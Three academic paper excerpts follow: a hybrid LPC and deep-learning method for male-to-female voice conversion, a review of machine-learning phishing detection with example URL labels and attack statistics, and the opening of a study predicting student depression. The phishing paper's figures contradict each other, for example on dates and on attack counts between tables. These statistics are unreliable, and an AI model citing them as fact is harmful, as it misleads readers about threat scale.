Voice conversion research has made considerable progress, transitioning from traditional statistical methods to sophisticated deep learning algorithms. Initially, GMMs and HMMs were employed to express spectral feature mappings between source and target voices [2]. Although statistical models provided a foundation for voice transformation, they had limitations such as over-smoothing, poor speaker identity retention, and lack of expressiveness in transformed speech [6]. Hidden Markov Models improved transition modeling, but lacked resilience for unseen speakers [8].

To address these issues, formant-based voice conversion algorithms were created. Formant shifting techniques can alter vocal resonance frequencies, although they often result in artifacts and unnatural transformations [9]. Similarly, pitch normalization techniques modified fundamental frequency (F0), but did not change speaker-dependent spectral properties needed for gender reassignment [10].

With the advent of deep learning, neural network-based techniques have significantly improved voice conversion quality. CNNs and LSTM networks capture spectral and temporal relationships in speech [7]. Although these models beat statistical techniques in terms of generalization, they nevertheless face challenges such as dataset dependency and computing cost [13]. Generative Adversarial Networks (GANs) have developed as an effective technique for non-parallel speech conversion, requiring no time synchronization between the source and target sounds. CycleGAN-based approaches may learn feature mappings even without parallel training data and have shown promising results in gender voice conversion tasks [4]. However, they frequently produce instability throughout training, resulting in occasional speech deterioration [11].

To balance efficiency and quality, researchers have investigated hybrid systems that incorporate deep learning and classical signal processing techniques [12]. Linear Predictive Coding (LPC) is a popular feature extraction technique that distinguishes voice tract characteristics from excitation signals. LPC-based systems provide a formal framework for spectrum modification, which reduces dependency on large datasets [3]. This study builds on earlier advances by combining LPC feature extraction with a deep learning approach to enhance speaker identity preservation and conversion naturalness.

While prior systems have made great progress, challenges remain in achieving real-time processing, improving generalization across various speakers, and preserving prosodic features. This study aims to address these challenges by implementing a hybrid LPC-Deep Learning technique that improves gender transition while keeping speaker identification and voice quality.

III. Methodology

The proposed method uses Linear Predictive Coding (LPC) and a deep learning-based transformation model to improve male-to-female voice conversion while preserving speaker identification. This section covers the feature extraction technique, neural network design, dataset, and training approach.

A. Feature Extraction Using Linear Predictive Coding (LPC)

Linear Predictive Coding (LPC) is a prominent speech processing approach for analyzing voice data's spectral properties. LPC describes the vocal tract system as an all-pole filter, which approximates the speech signal as a linear combination of preceding samples. The LPC representation is supplied by:

$$s(n) = \sum_{k=1}^{p} a_k s(n-k) + e(n) \quad (1)$$

where *s(n)* is the speech signal, a_k are the LPC coefficients, *p* is the prediction order, and *e(n)* is the excitation residual. The LPC coefficients describe the spectral envelope of speech, but the residual contains information on prosody and speaker characteristics.

The acquired LPC coefficients and residuals are used as input features for the deep learning model, allowing for exact changes to vocal tract characteristics while maintaining speaker identification.

B. Deep Learning Model Architecture

Feature Encoder

The feature encoder is made up of numerous layers of Convolutional Neural Network (CNN) and Long Short-Term Memory (LSTM) units. The CNN layers detect local spectrum fluctuations, whereas the LSTM layers model long-term dependencies in voice signals. The feature encoder uses the framework shown below to process LPC features:

- **1D Convolutional Layers:** Extract spectral representations while preserving temporal dependencies. Kernel sizes range from three to five to accommodate different frequency components.
- **Batch Normalization:** Stabilizes training by controlling activations and increasing convergence.
- **Bidirectional LSTM Layers:** These layers model temporal interdependence in LPC sequences, ensuring smooth speech transitions.
- **Dense Layer:** Returns an encoded feature vector containing the transformed speech features.

Mapping Network

The mapping network is a fully connected neural network that translates male LPC coefficients to female equivalents. It creates a nonlinear mapping between the retrieved LPC feature space for male and female speech. The structure contains:

- **Multiple Fully Connected Layers:** The ReLU function activates neurons in each layer, which range in size from 256 to 512.

- **Dropout Layers:** During training, neurons are sporadically deactivated to prevent overfitting.
- **Final Activation Layer:** Generates converted LPC coefficients for the decoder.

Decoder

The decoder is a WaveNet-based vocoder that reconstructs voice signals with changed LPC characteristics. The WaveNet model was chosen because of its high-quality audio synthesis capabilities. The decoder's architecture includes

- **Dilated Causal Convolutions:** Increases the receptive field while maintaining time-sequence linkages.
- **Gated Activation Units:** Improves feature conversions, resulting in natural synthesis.
- **Residual and Skip Connections:** Improves gradient flow, allowing deeper structures to learn more precise feature mappings.
- **Final Softmax Layer:** The predicted waveform is output, and post-processing is used to construct the final voice signal.

C. Dataset and Preprocessing

ISSAI created KazakhTTS2, which is used for training and evaluation. KazakhTTS2 is a high-quality open-source speech dataset that includes more than 271 hours of recorded speech and expands on the original KazakhTTS. It features recordings from various professional speakers, including three new speakers (two females and one male) who each contributed more than 25 hours of transcribed speech. The dataset includes a wide range of topics, such as novels and Wikipedia articles, which contributes to increased linguistic diversity.

KazakhTTS2 is an excellent choice for this project because it generates high-quality, professionally recorded speech data with gender-balanced speaker distribution. The dataset includes a wide range of speaking styles, prosody variations, and genuine intonations that are needed to train deep learning models for voice conversion. The inclusion of both male and female speakers allows for effective acquisition of gender-specific voice traits such as fundamental frequency (***F0***), formant structures, and spectral characteristics. Furthermore, the large dataset size ensures that the model can effectively generalize to new speakers, making it ideal for use in real-world scenarios.

The data was collected in a professional studio environment to ensure maximum fidelity and little background noise. Speech samples were recorded at 44.1 kHz and meticulously transcribed to ensure high-quality annotations. Speakers were carefully selected for their impeccable pronunciation and ability to provide emotive and authentic conversation. To ensure clarity and consistency across all samples, high-quality microphones and noise-reduction techniques were used during the recordings.

To maintain linguistic diversity, the collection includes spoken content from a number of sources, such as literary masterpieces, news articles, and Wikipedia pages. This technique introduces heterogeneity in speaking styles, phrase structures, and phonetic variations, all of which are required for training a powerful voice conversion model. Linguistic experts controlled the transcribing process to verify accuracy, making the dataset suitable for machine learning applications.

D. Preprocessing Data

Preprocessing is a necessary step in preparing the dataset for training the voice converter model. Several efforts are made to increase the correctness of the input data and establish uniformity among all voice samples.

- **Amplitude Normalization:** The volume of each speech recording is normalized to ensure that all audio samples are at the same loudness level. This prevents variation in speaker volume from impacting the model's training process. Normalization involves changing the amplitude of each waveform to a predetermined decibel range.
- **Silence Removal:** Voice Activity Detection eliminates unwanted quiet at the beginning and end of recordings. This stage reduces redundancy in training data while ensuring that only spoken speech is used. The VAD algorithm recognizes non-speech frames and eliminates unnecessary pauses, increasing training data economy.
- **Noise Reduction:** Spectrum subtraction and adaptive noise filtering techniques help to minimize background noise. This stage maintains speech features while decreasing unwanted external noise, yielding crisper speech signals for model training.
- **Pitch Analysis and Fundamental Frequency Extraction:** The fundamental frequency (***F0***) of each voice sample is calculated using the YIN pitch identification technique. This information is crucial for detecting gender-specific pitch patterns and making appropriate adjustments throughout the voice conversion process.
- **LPC Feature Extraction:** Linear Predictive Coding (LPC) coefficients and excitation residuals are computed using voice signals. The LPC model incorporates the spectral envelope, which is necessary for formant analysis and processing. The excitation residuals retain speaker-specific features, which aids in the retention of speaker identity after conversion.
- **Mel-Frequency Cepstral Coefficients (MFCC) Extraction:** MFCCs are computed as an additional set of features while examining speech spectrum attributes. These features help to determine spectral similarity before and after transformation.
-

- **Data Augmentation:** A variety of augmentation procedures are employed to improve model generalization. This includes:
  - ➢ **Pitch Scaling:** Adjusts the pitch slightly within a specific range to make the model more tolerant to speaker variations.
  - ➢ **Spectral Warping:** Use modest spectral envelope distortions to simulate different voice tract lengths.
  - ➢ **Additive Noise Injection:** Adds low-level background noise to improve noise robustness.

These pretreatment processes help to ensure that the dataset is clean, consistent, and ready for training a high-quality speech converter model.

E. Training Procedure

The training approach is a vital component in creating a successful voice converter model. The process comprises establishing **loss functions, optimization algorithms, hyperparameters, and model validation** approaches to ensure the system learns an appropriate transformation from male to female voice while maintaining speaker identification.

1. Loss Functions

To achieve high-quality voice conversion, a mixture of several loss functions are utilized to optimise distinct aspects of the model's performance:

- **Spectral Loss:** Determines the difference between the predicted and target LPC coefficients. The Mean Squared Error (MSE) loss function is applied:

$$L_{spec} = \frac{1}{N}\sum_{i=1}^{N}\left\|LPC_{pred}^{(i)} - LPC_{target}^{(i)}\right\|^2 \quad (2)$$

This loss ensures that the modified speech preserves its proper spectral characteristics and formant patterns.

- **Adversarial Loss:** A **Generative Adversarial Network (GAN)** is used to enhance speech naturalness. The generator (voice conversion model) seeks to produce speech that is indistinguishable from natural female speech, whilst the discriminator learns to discern between genuine and manufactured samples. The adversarial loss function is given as:

$$L_{adv} = -E[D(G(x))] + E[D(y)] \quad (3)$$

where D is the discriminator, G is the generator, and x and y represent the input and target speech samples, respectively.

- **Identity Preservation Loss:** The perceptual loss function ensures that the converted speech retains speaker features. This is calculated by comparing the deep feature representations of the original and transformed speech.

$$L_{id} = \sum_{i=1}^{N}\left\|\phi\left(LPC_{pred}^{(i)}\right) - \phi\left(LPC_{source}^{(i)}\right)\right\|^2 \quad (4)$$

where ϕ represents a pre-trained speaker embedding model.

- **Total Loss:** The final loss function is a weighted sum of the different components.

$$L_{total} = \alpha L_{spec} + \beta L_{adv} + \gamma L_{id} \quad (5)$$

where α, β, $and\ \gamma$ are hyperparameters controlling the contribution of each loss term

2. Optimization Strategy

The model is optimized using the Adam optimizer, which utilizes adaptive learning rates and momentum-based updates. To maintain training stability, set the learning rate to **0.0001** with a decay factor of **0.95 per epoch**.

Hyperparameter tuning is accomplished using a validation set, and the following values are used after extensive experiments.

- **Batch size:** 32
- **Number of epochs:** 100
- **Learning rate:** 0.0001 (delayed per epoch)
- **Dropout rate:** 0.2 (to prevent overfitting)

3. Model Training and Validation

The dataset is separated into **80% training, 10% validation, and 10% testing** for rigorous examination. During training:

- The feature encoder extracts spectral and LPC features from male voice samples.
- The mapping network translates these features into female-comparable representations.
- The decoder uses the **WaveNet** vocoder to recreate voice waveforms.
- In an adversarial training scenario, generated samples are tested against the discriminator.

Real-time validation metrics, including spectral similarity and adversarial loss, are used to track model performance. If the validation loss doesn't improve after **5 consecutive epochs**, an early halting mechanism is implemented to avoid overfitting.

After training, the model undergoes a **fine-tuning phase**, when it is trained on a smaller dataset with a reduced learning rate to improve prosodic details and overall intelligibility.

The next section presents experimental results comparing the proposed approach to traditional voice conversion methods.

IV. Experiments and Results

The experimental design, evaluation measures, and comparison results show that the proposed LPC-based deep learning algorithm works well for male-to-female voice conversion. The evaluation is based on speech naturalness, speaker identity preservation, and gender conversion accuracy.

A. Experimental Setup

To guarantee a fair comparison, all models are trained and evaluated in identical conditions. The training

procedure uses the KazakhTTS2 dataset, which is separated into **80% training, 10% validation, and 10% testing**. The trials are conducted on a computer equipped with an **NVIDIA RTX 3090 GPU, 64GB RAM, and an Intel Core i9 processor**. The setups used for training are as follows:

- **Batch size:** 32
- **Number of epochs:** 100
- **Learning rate:** 0.0001 (delayed per epoch by 0.95)
- **Optimizer:** Adam
- **Loss functions:** Spectral loss, adversarial loss, identity preservation loss

Each model is trained for **100 epochs,** with an early stop if validation loss does not improve after **5 consecutive epochs.**

B. Evaluation Metrics

The objective and subjective parameters used to evaluate the performance of the voice converter system are as follows:

- **Spectral Distance (MFCC-based):** The difference between the converted and target speech signals is stated in terms of **Mel-Frequency Cepstral Coefficients**. The formula is supplied by:

$$D = \sum_{i=1}^{N} \left(MFCC_{source} - MFCC_{target} \right)^2 \quad (6)$$

  Lower values indicate better spectral similarity.
- **Mean Opinion Score (MOS):** A subjective listening test in which people rate the naturalness of synthetic speech from 1 (poor) to 5 (excellent).
- **Speaker Identity Preservation (Cosine Similarity):** Cosine similarity is utilized to compare the original and transformed speaker embeddings.

$$S_{cos} = \frac{X \cdot Y}{||X|| ||Y||} \quad (7)$$

  where *X* and *Y* are the speaker embeddings.
- **Gender Classification Accuracy:** A pre-trained gender categorization model influences how well the modified speech is classified as female. Higher accuracy indicates a successful gender transformation.
- **Formant Frequency Analysis:** Measures the change in key formant frequencies *(F1, F2, F3)* to verify they match normal female speech traits.

C. Results and Analysis

We compare the suggested method to GMM-based voice conversion and pitch-shifting algorithms. Table 1 shows the evaluation results.

Method	MOS Score	Spectral Distance	Speaker Similarity	Gender Accuracy
GMM-Based	3.5	0.45	0.78	76.2%
Pitch Shifting	3.8	0.40	0.82	81.5%
Proposed LPC + DNN	**4.2**	**0.32**	**0.89**	**89.4%**

Table 1 - Comparison of Voice Conversion Methods

The proposed strategy surpasses existing solutions in terms of **naturalness (MOS score), spectral distance, and speaker identity retention**. The **gender classification accuracy** of **89.4\%** indicates that the modified speech closely resembles female speech while retaining crucial speaker characteristics.

A qualitative analysis of formant frequency shifts demonstrates that the model correctly aligns *F1*, *F2*, and *F3* with normal female speech patterns. Subjective MOS evaluations support the naturalness of generated speech, showing a significant improvement over baseline models.

Conclusion

Achieving high-quality male-to-female voice conversion requires a method that effectively alters fundamental speech features like pitch, formant frequencies, and timbre while preserving speaker identity. The proposed hybrid method, which combines **Linear Predictive Coding (LPC)** with a **deep learning-based transformation model**, effectively addresses the difficulties associated with traditional voice conversion procedures. Experimental results reveal that the model outperforms GMM-based and pitch-shifting methods in terms of naturalness, speaker similarity, and gender conversion accuracy.

The evaluation results confirm the effectiveness of the proposed method. The **MOS score** of **4.2**, **spectral distance of 0.32**, and **gender classification accuracy of 89.4\%** indicate that the model generates high-quality converted speech that closely resembles the target female voice. The **formant frequency analysis** ensures that the transformed speech keeps authentic linguistic qualities while adapting to female-specific acoustic properties.

The approach uses **LPC feature extraction** to successfully isolate the excitation signal from the spectral envelope, allowing for precise modification of gender-specific features. Using **CNN-LSTM-based feature encoding, fully linked mapping networks, and a WaveNet vocoder** alters both the spectral and prosodic aspects of speech. Furthermore, the **adversarial loss function** generates authentic, intelligible speech by eliminating distortion and unnatural artifacts.

Despite gains over older treatments, substantial limitations persist. The reliance on **paired training data** raises concerns for real-world applications, since unpaired speech samples are more common. Real-time processing on low-power devices is difficult due to the model's high computational demands. To solve these issues, future research will look into self-supervised learning, few-shot adaptation techniques, and lightweight model architectures for real-time applications.

Expanding the dataset to include a wider range of speakers and linguistic styles would improve the model's generalizability. Investigating multilingual voice conversion and incorporating **emotional speech transformation** can help make voice conversion systems more expressive and adaptable to diverse circumstances.

Advancements in deep learning and speech synthesis can improve voice conversion technology, making it more accessible for applications such as **assistive technology, entertainment, and AI-driven virtual assistants**.

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Analysis and Prevention of Phishing Attacks on Web Applications

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***Abstract*— Phishing attacks remain a significant threat to web applications, exploiting human vulnerabilities and technical weaknesses to steal sensitive information. This review explores the state-of-the-art techniques for analyzing and preventing phishing attacks, synthesizing findings from recent research. The problem lies in the increasing sophistication of phishing techniques, which bypass traditional security measures, making automated detection systems crucial for mitigation. To address this challenge, various datasets are used for training and evaluating anti-phishing models, including publicly available repositories such as PhishTank, OpenPhish, and custom datasets collected from real-world phishing and legitimate websites. The study examines methods that leverage machine learning, deep learning, and hybrid approaches to identify and mitigate phishing attempts effectively. Feature- based detection, URL analysis, content inspection, and behavioral analysis play a crucial role in enhancing detection accuracy. The results of recent studies indicate that deep learning models, particularly convolutional neural networks (CNNs) and recurrent neural networks (RNNs), outperform traditional machine learning approaches in detecting phishing attacks with higher precision and recall rates. However, challenges remain in handling adversarial attacks, evolving phishing tactics, and the need for real-time detection.**

In conclusion, while current techniques demonstrate promising results in combating phishing, further advancements are needed to improve model robustness, reduce false positives, and enhance adaptability to emerging threats. Future research may focus on integrating explainable AI, improving dataset quality, and employing federated learning to develop more resilient anti-phishing systems.

Keywords—*Phishing detection, web security, machine learning, deep learning, cybersecurity, anti-phishing tools*

Introduction

Phishing remains a significant cybersecurity challenge, primarily targeting web applications due to their widespread use in critical services such as online banking, e-commerce, and enterprise platforms. The increasing reliance on web-based services has created an expansive attack surface for cybercriminals. Phishing attacks often leverage social engineering tactics to manipulate users into revealing sensitive information such as login credentials, credit card details, or personal identifiers [1]. These attacks typically exploit the trust users place in familiar interfaces or organizations, using tactics like domain spoofing, URL obfuscation, and fraudulent emails [1].

The dynamic and evolving nature of phishing attacks makes them particularly challenging to detect and prevent.
Attackers continuously adapt their strategies to bypass traditional security measures, rendering static rule-based systems ineffective [2]. In response, researchers and practitioners have turned to advanced machine learning (ML) and deep learning (DL) approaches to enhance detection accuracy and adaptability. These techniques utilize various features, including natural language patterns in email content, structural properties of websites, and behavioral analysis of users, to identify potential phishing attempts [3].

Recent studies highlight the effectiveness of hybrid models that combine rule-based heuristics with automated learning. For example, convolutional neural networks (CNNs) and recurrent neural networks (RNNs) have demonstrated high performance in detecting phishing emails and websites by analyzing textual and visual features [4]. Additionally, natural language processing (NLP) techniques have been employed to detect contextual anomalies in phishing emails, providing a more nuanced understanding of malicious communication [5].

Despite these advancements, challenges remain. One significant limitation is the high computational overhead associated with ML and DL models, which can impede their deployment in real-time systems [6]. Furthermore, the reliance on static training data can limit these models' effectiveness against emerging phishing tactics. This limitation underscores the need for adaptive systems that can learn incrementally and respond to novel attack patterns [7].

In addition to technological solutions, education and user awareness play a critical role in mitigating phishing risks. Studies suggest that training users to recognize phishing attempts and implementing user-centric security measures can significantly reduce the success rate of attacks [8].
Combining user education with robust technical defenses offers a holistic approach to combating phishing threats.

This paper aims to provide a comprehensive overview of current methodologies for detecting and preventing phishing attacks on web applications. It synthesizes insights from recent research, examining both traditional and cutting-edge approaches. The review also identifies gaps in the existing literature and proposes directions for future research to

enhance the resilience and scalability of anti-phishing systems. By integrating insights from machine learning, human factors, and system design, this study seeks to contribute to the ongoing efforts to protect web applications from phishing threats [9].

Phishing remains one of the most prevalent cybersecurity threats, continuously evolving to bypass traditional security measures. Recent studies indicate that more than 90% of successful cyber-attacks begin with phishing attempts.
Attackers employ various techniques, including email phishing, spear phishing, smishing, vishing, and domain spoofing. Research highlights that hybrid attacks combining multiple phishing methods are on the rise, making detection increasingly challenging [10].

Modern anti-phishing systems increasingly rely on machine learning (ML) and artificial intelligence (AI) to improve detection accuracy. Studies show that deep learning models such as CNNs and RNNs outperform traditional rule-based detection methods, achieving over 99% accuracy in some cases. However, these models require substantial computational resources, limiting their real-time applicability. Recent advancements suggest that integrating federated learning and adversarial training can enhance resilience against evolving phishing tactics [11].

Despite technological advances, the human factor remains a critical vulnerability in phishing attacks. Research indicates that over 70% of phishing victims are deceived due to psychological manipulation techniques, such as urgency and authority impersonation. Educational initiatives and user awareness programs have proven effective in reducing phishing success rates by up to 60%, yet many organizations still lack comprehensive training strategies [12].

Recent literature suggests that an effective anti-phishing approach should integrate multiple layers of security, including behavioral analysis, natural language processing, and automated URL verification. Blockchain-based authentication and biometric verification are emerging as promising solutions to mitigate phishing risks, though scalability and user adoption remain challenges [13].

While ML-driven solutions have significantly improved phishing detection, they still face limitations, such as high false positive rates and adaptability issues. Studies highlight the need for hybrid approaches that combine ML with heuristic analysis and real-time user feedback. Furthermore, future research should explore the integration of explainable AI (XAI) to increase transparency and user trust in phishing detection systems [14].

The literature review reveals that phishing attacks continue to evolve, necessitating adaptive and intelligent defense mechanisms. Current research underscores the effectiveness of ML-based approaches but also highlights challenges related to computational efficiency and attacker adaptability. This study aims to address these gaps by proposing an optimized phishing detection framework that enhances real-time accuracy while minimizing resource consumption.

Implementation: Design and deploy a system prototype.

Evaluation: Test the prototype under real-world scenarios, comparing results with industry benchmarks.

Conclusion and Recommendations: Summarize the findings and suggest improvements for future systems.

Aim and Goals

Aim: To develop innovative, adaptive, and practical methodologies for detecting and preventing phishing attacks on web applications, ensuring robust cybersecurity frameworks in modern online platforms. Goals: To define the anatomy of phishing attacks: Investigate the mechanisms and entry points in web applications most susceptible to phishing threats. To enhance detection accuracy: Design models that improve detection accuracy beyond existing benchmarks using unique features of phishing sites such as layout inconsistencies, DNS irregularities, and behavioral analysis of user interaction. To propose adaptive solutions: Develop a flexible system capable of learning from evolving attack patterns and adapting without constant manual retraining. To integrate multi-layer defenses: Introduce a hybrid approach combining real-time phishing detection, anomaly detection, and end-user alerts to maximize effectiveness. To improve end-user experience and security: Implement a prototype focusing on low latency, high scalability, and real-time alerts, balancing performance with robust protection.

A. Methodology of the Work

The methodology emphasizes an innovative and multi-layered approach for detecting and preventing phishing attacks on web applications. Key elements include:

Data Collection and Preprocessing: Gather datasets comprising phishing and legitimate URLs, emails, and websites. In addition to public datasets, real-time data scraping will be implemented using a web crawler to identify emerging phishing trends. Preprocessing involves removing duplicates, standardizing data formats, and applying feature extraction techniques to identify unique phishing attributes, such as inconsistent HTML structures, suspicious DNS configurations, and hidden links. Visual Similarity Detection: Analyze website design elements, such as layout and logos, to detect clones of legitimate sites.
Behavioral Patterns: Introduce session tracking to identify unusual user behaviors, such as rapid clicks on obfuscated links or repeated failed login attempts. Network-Level Attributes: Leverage DNS query data, SSL certificate anomalies, and IP geolocation mismatches to identify malicious sources. Model Development: Build a hybrid detection model that combines: Deep Learning for Content Analysis: Use convolutional neural networks (CNNs) to analyze website screenshots and natural language processing (NLP) models to detect malicious intent in text-based content. Ensemble Machine Learning Models: Incorporate decision trees, gradient boosting, and anomaly detection to integrate multiple perspectives on phishing identification.

Reinforcement Learning: Implement adaptive mechanisms where the model improves detection accuracy by learning from user feedback and newly discovered phishing patterns.

B. *Results and Discussion*

Our trained machine learning model classifies domains to distinguish phishing websites from legitimate ones. The model analyzes various features of URLs, including structural patterns, protocol usage, and domain characteristics, to detect fraudulent intent. Phishing websites are labeled as 1, indicating malicious intent, while legitimate websites are labeled as 0, signifying safety. The classification process leverages feature extraction
techniques to identify anomalies, such as irregular domain structures and suspicious URL components. This approach enhances detection accuracy by systematically learning patterns associated with phishing attacks, enabling automated and scalable identification of malicious web entities.

The analysis of the iteration as table 1 allows to trace the sequence of research stages, their goals and results. The first stage is related to the identification of phishing attacks, which includes determining their key characteristics, goals, and ways of implementation. This process plays an important role, because without a clear understanding of the nature of threats, it is impossible to develop effective protection methods. The main result of this stage is the creation of a database with examples of phishing attacks, their characteristics and implementation methods

Table 2 allows to get a detailed understanding of the scale and dynamics of phishing attacks, their main objectives and economic damage. The table includes four key categories of attacks: identity theft, financial gain, malware injection, and attacks on businesses and government agencies. These categories cover the main motives of phishers and allow to assess the degree of threat posed by each of them. Identity theft is the most common target of phishers, accounting for 270 million attacks in 2024.

Table 3 allows to assess the scale of phishing attacks, identify key threat vectors and identify their economic consequences. The table shows three main categories of phishing: email phishing, smishing (SMS phishing) and phishing via social networks. These areas cover most of the phishing attacks, and statistics show their active spread.
Email phishing remains the most common method of attacks, accounting for 4.7 million attacks in 2023, making it the absolute leader among all types of phishing.

	url	label
1	http://secure-login.ba…	1
2	https://google.com	0
3	http://verify-account.c…	1
4	https://facebook.com	0
5	http://paypal-secure-l…	1
6	https://amazon.com	0
7	http://free-gift-now.com	1
8	https://github.com	0
9	http://reset-password-…	1
10	https://wikipedia.org	0

Classifying domains to distinguish phishing websites from legitimate ones.

C. Relevance of the Work / Practical Significance

The significant rise in phishing attacks targeting web applications has led to financial losses, data breaches, and reduced user trust. With modern phishing strategies incorporating AI and social engineering, traditional defenses are no longer sufficient. This work addresses these gaps by developing cutting-edge techniques combining machine learning, anomaly detection, and user awareness strategies. By focusing on adaptive systems and real-world applicability, the outcomes have direct implications for strengthening the cybersecurity of web applications and empowering users to mitigate phishing risks effectively [15].

CONCLUSION

Issues regarding phishing have noticed form several years, phishing remains a persistent and evolving cybersecurity threat, necessitating advanced detection and prevention mechanisms. Machine learning and deep learning models, particularly CNNs and RNNs, have demonstrated superior accuracy in identifying phishing attempts, though challenges such as computational overhead, adversarial attacks, and false positives persist. Future research should focus on enhancing model robustness, integrating explainable AI, and leveraging federated learning for real-time, scalable detection. A multi-layered approach combining technical defenses, behavioral analysis, and user education offers the most effective strategy for mitigating phishing risks in web applications.

System Design: Create a scalable, real-time phishing detection system integrated with web application firewalls. The system will operate in three layers. Initial Screening: Rapid filtering of URLs and emails using lightweight heuristics. In-Depth Analysis: Apply deep learning and behavioral models to suspicious cases. Alert and Response: Notify users of potential threats and automatically block phishing attempts when confidence levels exceed a defined threshold. Evaluation Metrics: Assess the system using standard performance metrics such as accuracy, precision, recall, and F1-score [16]. Additionally, evaluate system latency, scalability, and resilience to adversarial attacks. Prototype Implementation: Develop a real-time monitoring tool, "PhishDefender," that integrates into web applications. The tool will include features such as real-time alerts, user-friendly dashboards for administrators, and detailed incident logs. Validation and Testing: Validate the system using simulated phishing scenarios and real-world testing on a controlled web application environment. Compare results with industry benchmarks such as PhishNET and HTMLPhish for comprehensive evaluation [17].

Table 1 - Iterations of phishing attack analysis

Reference	Iteration	Description	Result
[6]	Identification of phishing attacks	Defining the characteristics of phishing attacks, their prevalence and objectives	Creating a database of known attacks and their characteristics.
[6]	Classification of phishing methods	Identification of types of attacks: email phishing, spear phishing, smishing, vishing, MiTM, Evil Twin, etc.	Creating a classification of phishing attacks and highlighting key features.
[7]	Analysis of attack trends	Collecting statistics on the number of attacks, their growth dynamics, and the impact of new technologies.	Identifying patterns of attack propagation and their adaptation to technology
[8]	Investigation of the mechanisms of influence	Analysis of the use of social engineering, automated attacks and artificial intelligence	Identification of the main factors influencing the success of attacks.
[8]	Assessing the impact of attacks	Assessment of financial, reputational and psychological damage from attacks	Preparation of an analytical report on the extent of damage
[9]	Development of prevention methods	Research of existing security technologies: two-factor authentication, URL filtering, user education.	Description of existing protection mechanisms and their disadvantages
[9]	Definition of effective countermeasures	Identification of the most effective protection methods and recommendations for their implementation	Formulation of proposals for comprehensive protection against phishing attacks

Table 2 - Statistical analysis of phishing attacks by their main targets (2024)

Type of attack	Number of attacks (millions)	Average damage (millions $)	Growth of attacks in 3 years (%)
Theft of credentials	270	3500	45
Financial benefit	190	10000	38
Malware integration	120	2500	52
Attacks on businesses and government agencies	80	2400	60

Data is based on references [12] and [13]

Table 3 - Statistical analysis of the prevalence of phishing attacks through the main channels (2024)

Metrics	Email Phishing	SMS phishing	Social Networks
Number of attacks (million)	4.7	1.9	1.7
Average damage (million $)	3500	1200	800
Growth of attacks in 3 years (%)	26	47	32

Percentage of successful attacks (%)	12	29	40

Data is based on references [12] and [13]

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AI-Driven Health Monitoring Model: Predicting Depression Among Students

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***Abstract*— This study presents an AI-driven model for predicting depression risk among university students based on survey data. Using machine learning (Random Forest), the model analyzes factors like academic pressure, financial stress, sleep duration, and family history to detect hidden patterns linked to depression, assessed via the Beck Depression Inventory (BDI). Results highlight sleep deprivation and financial stress as key predictors. This approach enables early detection and supports proactive mental health interventions in educational institutions. Future work will integrate real-time physiological data to enhance accuracy.**

Keywords—AI-driven health monitoring; depression prediction; university students; mental health; machine learning; Beck Depression Inventory (BDI); academic stress; financial stress; sleep deprivation; early detection.

I. INTRODUCTION

Modern artificial intelligence (AI) technologies are actively used in healthcare monitoring, enabling the early detection of potential health risks and optimizing medical care [1]. However, despite significant advancements in digital health solutions, monitoring mental health remains a complex challenge [2]. Traditional methods for diagnosing mental disorders often rely on subjective assessments and self-reported data, which can lead to delayed detection of psychological issues [3].

This problem is particularly relevant among university students, who experience high levels of stress due to academic pressure, financial burdens, and social adaptation [4]. Studies indicate that depression is one of the most prevalent mental health issues among students, significantly impacting their academic performance and overall well-being [5]. However, many students do not seek timely assistance due to stigma, lack of awareness, or limited access to mental health professionals. This highlights the need for automated risk prediction systems for depression, capable of identifying early warning signs and facilitating preventive interventions [6].

This study focuses on developing an AI-powered model to predict the risk of depression among students. Data for this research is derived from a survey conducted at the university, where students responded to a questionnaire that included elements of the Beck Depression Inventory (BDI), a widely used psychological assessment tool [7]. The dataset includes various factors such as academic pressure, sleep quality, financial stress, and family history of mental illness. By analyzing these variables, the model can detect hidden patterns, predict risks, and contribute to timely mental health support.

The application of AI in student mental health monitoring not only enhances diagnostic accuracy but also enables personalized prevention strategies. This approach can help educational institutions develop more effective mental health support programs, ultimately reducing the prevalence of depression and improving students' overall well-being.

A. Relevance

The rising incidence of mental health disorders and the need for timely intervention highlight the importance of AI-driven solutions. Wearable devices, smartphone applications, and digital biomarkers can continuously collect real-time physiological and behavioral data, such as heart rate variability, sleep patterns, voice tone, and typing speed. AI algorithms can analyze these data streams to detect patterns indicative of mental health conditions, enabling early intervention and personalized treatment plans.

B. Hypotheses

1. Students with high academic pressure and insufficient sleep have a higher risk of developing depression.
2. Financial stress is a key predictor of depression among students, regardless of their academic workload.
3. Low levels of study and job satisfaction correlate with an increased risk of depression.
4. A combination of academic pressure, lack of sleep, and a family history of mental illness significantly increases the likelihood of depression.
5. Students who have experienced suicidal thoughts are more likely to be in an advanced stage of depression, and AI models can help predict this risk at an earlier stage.

C. Goals and Objectives

- Analyze the impact of academic pressure, financial stress, and sleep quality on students' mental health.
- Develop an AI-driven model for predicting depression risk among students based on survey data.
- Identify hidden patterns in student mental health through machine learning techniques.
- Assess the accuracy and reliability of AI-based depression prediction models.
- Provide recommendations for implementing AI-driven mental health monitoring in educational institutions.

II. Literature Review

A. Introduction to Health Monitoring Systems

Health monitoring systems play an essential role in healthcare management and improving the well-being of populations. These systems encompass the processes of collecting, analyzing, and interpreting health data, which are fundamental for informed decision-making and minimizing negative health outcomes [8]. By providing insights into the state of public health, these systems enable healthcare professionals and policymakers to implement targeted interventions. For instance, health monitoring is pivotal in evaluating healthcare reforms, identifying areas of improvement in advanced sectors, and addressing emerging challenges in underserved rural areas [9].

Targeted monitoring is equally significant for specific population groups. For example, university students benefit from health monitoring systems that assess their physical development and overall well-being, providing insights into the effectiveness of physical education programs [10]. Similarly, monitoring healthcare workers' health is critical for maintaining an efficient and healthy workforce, ensuring the delivery of quality care [11].

The effectiveness of health monitoring systems is underpinned by their adherence to fundamental principles, including objectivity, reliability, systematicity, and comprehensiveness [8]. Furthermore, the incorporation of intelligent services and information-analytical systems significantly enhances these systems' capacity to provide timely and accurate health data. These advancements are crucial for improving healthcare management and supporting broader socio-economic development [10], [11].

B. Academic and Financial Stress as Depression Predictors

Academic pressure and financial burdens are among the leading contributors to student depression. Increased study hours, demanding coursework, and the expectation to maintain high academic performance can create a high-stress environment, leading to chronic anxiety and burnout. Many students struggle to balance their academic responsibilities with personal well-being, which can result in mental health deterioration over time [12].

Financial stress further exacerbates these challenges. Many students must manage tuition fees, living expenses, and part-time jobs, all of which contribute to increased mental strain [13]. Those experiencing financial instability often report higher levels of stress and anxiety, which can lead to symptoms of depression. The pressure to secure scholarships, manage student debt, or work multiple jobs while maintaining academic performance creates a significant mental health burden.

